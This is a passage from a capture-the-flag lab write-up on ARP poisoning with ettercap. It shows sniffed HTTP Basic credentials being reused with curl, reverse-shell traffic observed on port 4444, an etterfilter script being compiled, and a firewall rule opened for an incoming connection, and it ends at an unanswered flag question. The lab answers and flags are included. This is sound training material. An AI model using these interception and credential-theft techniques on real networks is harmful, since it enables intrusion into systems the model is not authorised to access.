
```
admin@eve:~$ curl -u admin:s3cr3t_P4zz http://192.168.12.20:80/test.txt -o test.tx
t
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100     3  100     3    0     0    500      0 --:--:-- --:--:-- --:--:--   600
admin@eve:~$ ls
test.txt
admin@eve:~$ cat test.txt
OK
admin@eve:~$
```

Which credentials are being used for authentication? (username:password)

admin:s3cr3t_P4zz ✓ Correct


From the packets I captured, I was able to retrieve both the plain and base64 encoded credentiails though they were similar as seen in the images below.

```
Mon Jul  8 13:30:16 2024 [633516]
TCP  192.168.12.10:54386 --> 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
.
HTTP : 192.168.12.20:80 -> USER: admin  PASS: s3cr3t_P4zz  INFO: www.server.bob/te
st.txt


Mon Jul  8 13:30:16 2024 [641281]
TCP  192.168.12.20:80 --> 192.168.12.10:54386 | A (0)
```



Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?

RE-ARPing the victims ✓ Correct



Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay)

Yay ✓ Correct

with the creds with me, I was able to retreive the content behind the service from my terminal using the curl cmd.

What is the user.txt flag?

THM{wh0s_$n!ff1ng_0ur_cr3ds}

✓ Correct

From the captured packets, there were two files the test.txt and user.txt, using the curl cmd as shown below, I was able to download the user.txt file and used cat cmd to read it from my terminal as seen.

```
admin@eve:~$ curl -u admin:s3cr3t_P4zz http://192.168.12.20:80/user.txt -o user.tx
t
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    29  100    29    0     0    408      0 --:--:-- --:--:-- --:--:--   408
admin@eve:~$ ls
test.txt  user.txt
admin@eve:~$ cat user.txt
THM{wh0s_$n!ff1ng_0ur_cr3ds}
admin@eve:~$
```

You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server?

reverse shell

✓ Correct

A **reverse shell** is a type of shell in which a target system connects back to an attackerâ€™s system or a remote server, effectively **granting the attacker remote access and control over the compromised system**.


What commands are being executed? Answer in the order they are being executed.


whoami, pwd, ls

✓ Correct

If you go back to the ettercap output, you can see Alice using reverse shell to control Bob's system by entering commands such as whoami, pwd, ls, etc.

```
Mon Jul  8 16:00:29 2024 [793255]
TCP  192.168.12.10:4444 --> 192.168.12.20:45416 | AP (3)
ls


Mon Jul  8 16:00:29 2024 [800657]
TCP  192.168.12.20:45416 --> 192.168.12.10:4444 | R (0)


Mon Jul  8 16:00:30 2024 [838299]
TCP  192.168.12.10:4444 --> 192.168.12.20:45422 | AP (3)
ls


Mon Jul  8 16:00:30 2024 [840733]
```


admin@eve: ~ 82x35
Mon Jul 8 16:00:30 2024 [842526]
TCP 192.168.12.20:45422 --> 192.168.12.10:4444 | AP (30)
rev.go
root.txt
server.sh
www
Mon Jul 8 16:00:30 2024 [848707]
TCP 192.168.12.10:4444 --> 192.168.12.20:45422 | A (0)
Mon Jul 8 16:00:34 2024 [839354]
TCP 192.168.12.10:4444 --> 192.168.12.20:45422 | AP (7)
whoami
Mon Jul 8 16:00:34 2024 [840669]
TCP 192.168.12.20:45422 --> 192.168.12.10:4444 | A (0)
Mon Jul 8 16:00:34 2024 [841839]
TCP 192.168.12.20:45422 --> 192.168.12.10:4444 | AP (5)
root



Mon Jul 8 16:00:38 2024 [900558]
TCP 192.168.12.10:4444 --> 192.168.12.20:45422 | A (0)
Mon Jul 8 16:00:39 2024 [948893]
TCP 192.168.12.10:4444 --> 192.168.12.20:45428 | AP (4)
pwd
Mon Jul 8 16:00:39 2024 [952695]
TCP 192.168.12.20:45428 --> 192.168.12.10:4444 | A (0)
Mon Jul 8 16:00:39 2024 [952904]
TCP 192.168.12.20:45428 --> 192.168.12.10:4444 | AP (6)
/root
Mon Jul 8 16:00:39 2024 [960710]
TCP 192.168.12.10:4444 --> 192.168.12.20:45428 | A (0)

Which of the listed files do you want?


root.txt

✓ Correct

From the ettercap output below, root.txt was the file of much interest.



This task introduces us to the concept of **packet manipulation** as part of the ARP poisoning attack— tempering packets as they pass through the attacker machine (eve). First step is to create a new etterfilter code called "whoami.ecf" and write a **"etterfilter" script** to perform packet filtering and manipulation as seen in the image below.



With the help of internet research, I realized I was needed to compile the **.ecf** into an **.ef** file just as shown below.

```
admin@eve:~$ sudo etterfilter whoami.ecf -o whoami.ef

etterfilter 0.8.3 copyright 2001-2019 Ettercap Development Team


 14 protocol tables loaded:
        DECODED DATA udp tcp esp gre icmp ipv6 ip arp wifi fddi tr eth

 13 constants loaded:
        VRRP OSPF GRE UDP TCP ESP ICMP6 ICMP PPTP PPPOE IP6 IP ARP

 Parsing source file 'whoami.ecf'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.

 Writing output to 'whoami.ef'  done.

 -> Script encoded into 9 instructions.


admin@eve:~$
```

```
admin@eve:~$ ls
whoami.ecf  whoami.ef
admin@eve:~$
```


I was also needed to **add a rule to the firewall configuration** that allows incoming TCP traffic from IP address `192.168.12.20` to IP address `192.168.12.66` on port `6666` through the `eth1` network interface. This rule will permit connections from `192.168.12.20` to reach port `6666` on `192.168.12.66`.
I did this as shown in the image below.

```
admin@eve:~$ sudo ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 66
66 proto tcp
Rule added
admin@eve:~$
```

What is the root.txt flag?

